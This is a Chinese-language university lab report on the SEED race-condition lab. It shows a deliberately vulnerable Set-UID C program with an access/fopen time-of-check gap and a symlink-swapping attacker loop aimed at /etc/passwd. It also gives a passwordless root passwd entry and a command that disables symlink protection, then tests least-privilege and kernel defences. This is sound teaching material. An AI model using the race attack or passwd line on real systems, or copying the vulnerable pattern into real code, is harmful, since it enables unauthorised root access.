浙江大学

课程名称: 信息系统安全

实验名称: Race_Condition

姓　　名: 王　睿 3180103650

付添翼 3180106182

刘振东 3180105566

2020 年　5 月　26 日

Lab 2：Race_Condition

一、 Purpose and Content 实验目的与内容

1.1 目的

（1）通过实现攻击理解竞态中存在的漏洞问题
（2）实现并理解分析各种对于竞态漏洞的保护机制

1.2 内容

包含 4 个 task。
（1）选择攻击目标
（2）进行竞态攻击
（3）应用最小特权原则保护
（4）使用 ubuntu 内置方法保护

二、 Detailed Steps 实验过程

2.0 初始操作

首先，我们需要关闭 Ubuntu 系统自带的保护，对于比较常见的 16.04 的系统，可以使用：

sudo sysctl -w fs.protected_symlinks=0

```
[05/11/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
```

对于下面这样一个程序：

```
/* vulp.c */
#include <stdio.h>
#include<unistd.h>
int main(){
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer );
    if(!access(fn, W_OK)){ //line1
```

```
            fp = fopen(fn, "a+"); //line2
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
        }
        else printf("No permission \n");
    }
```

将其编译生成可执行文件，并且把它转变成一个 Set-UID 的程序。

```
[05/11/21]seed@VM:~$ touch vulp.c
[05/11/21]seed@VM:~$ gedit vulp.c
^C
[05/11/21]seed@VM:~$ gcc vulp.c -o vulp
```

```
[05/11/21]seed@VM:~$ sudo chown root vulp
[05/11/21]seed@VM:~$ sudo chmod 4755 vulp
```

2.1 选择攻击目标

我们选择了普通用户不能写的/etc/passwd 文件，期望通过上述程序的漏洞，使得普通用户获得 root 权限对其进行修改。

在/etc/passwd 文件里每个用户都有一个条目，以如下形式保存（列出 root 用户）：

root:x:0:0:root:/root:/bin/bash

第三个字段是用户 ID，对于 root 特权的用户需要设置为 0 值。第二个字段是密码字段，如果是‘x’，表明密码存在另一个名为/etc/shadow 的文件里。更简单的方法是直接将密码的 hash 值放在这里的第二个字段。

有一种魔术密码 U6aMy0wojraho，将其放在此处，则可以不通过密码直接登录账户。

我们先通过 root 权限在/etc/passwd 加上这么一行：

test:U6aMy0wojraho:0:0:test:/root:/bin/bash

```
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

然后切换用户：


```
[05/11/21]seed@VM:/etc$ su test
Password:
root@VM:/etc# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/etc#
```

发现的确不需要密码就能登录，同时获得了 root 权限。

2.2 进行竞态攻击


```
//attacker.c
int main()
{
    while(1){
        system("ln -sf /home/seed/tem /tmp/XYZ");
        system("ln -sf /etc/passwd /tmp/XYZ");
    }
    return 0;
}
```

图中的代码将符号链接的对象不停在我们的目标文件和自定义的一个缓冲文件进行切换。



Check.sh 这个文件的目的不断地将 passwd_input 文件的内容作为输入，调用 vulp 程序，进行权限判断和目标文件的打开、写入。当我们成功将 root_file 文件写入信息时，此程序终止。try.sh 脚本文件内容如下。同样也赋予自己执行权限。

当在 vulp 的 accept 操作和 open 操作之间，完成了符号链接的切换，则此时会攻击成功。




2.3 应用最小特权原则保护

这个 principle 的核心思想便是，在需要使用 root 的时候再使用 root，在其他的时间，我们使用实际的 UID 进行我们的程序操作，代码如下。


```
/* vulp.c fixed with least privilege principle */
#include<stdio.h>
#include<unistd.h>
int main(){
    uid_t real_uid = getuid();
    uid_t eff_uid = geteuid();
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer );
    seteuid(real_uid);
    if(!access(fn, W_OK)){
        usleep(1000);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else
        printf("No permission \n");
    seteuid(eff_uid);
    //other instructions....
}
```

重复 task 2 的步骤，发现迟迟无法攻击成功。





2.4 使用 ubuntu 内置方法保护

把我们之前关闭的防护打开。



重新执行 task2 的步骤。





无法攻击成功，出现段错误。

三、 Analysis and Conclusion 实验分析与结论

参考了多篇博客和文档，发现 Task4 的保护机制的原理是当检测到权限所有者和链接指向文件不匹配时，中止链接，是一个较为优秀的保护机制。

针对该机制，如果一个符号链接的 uid 为普通用户，那么此时 follower 的 uid 是 root 用户，也无法通过该链接访问被链接的文件，这便是其局限性。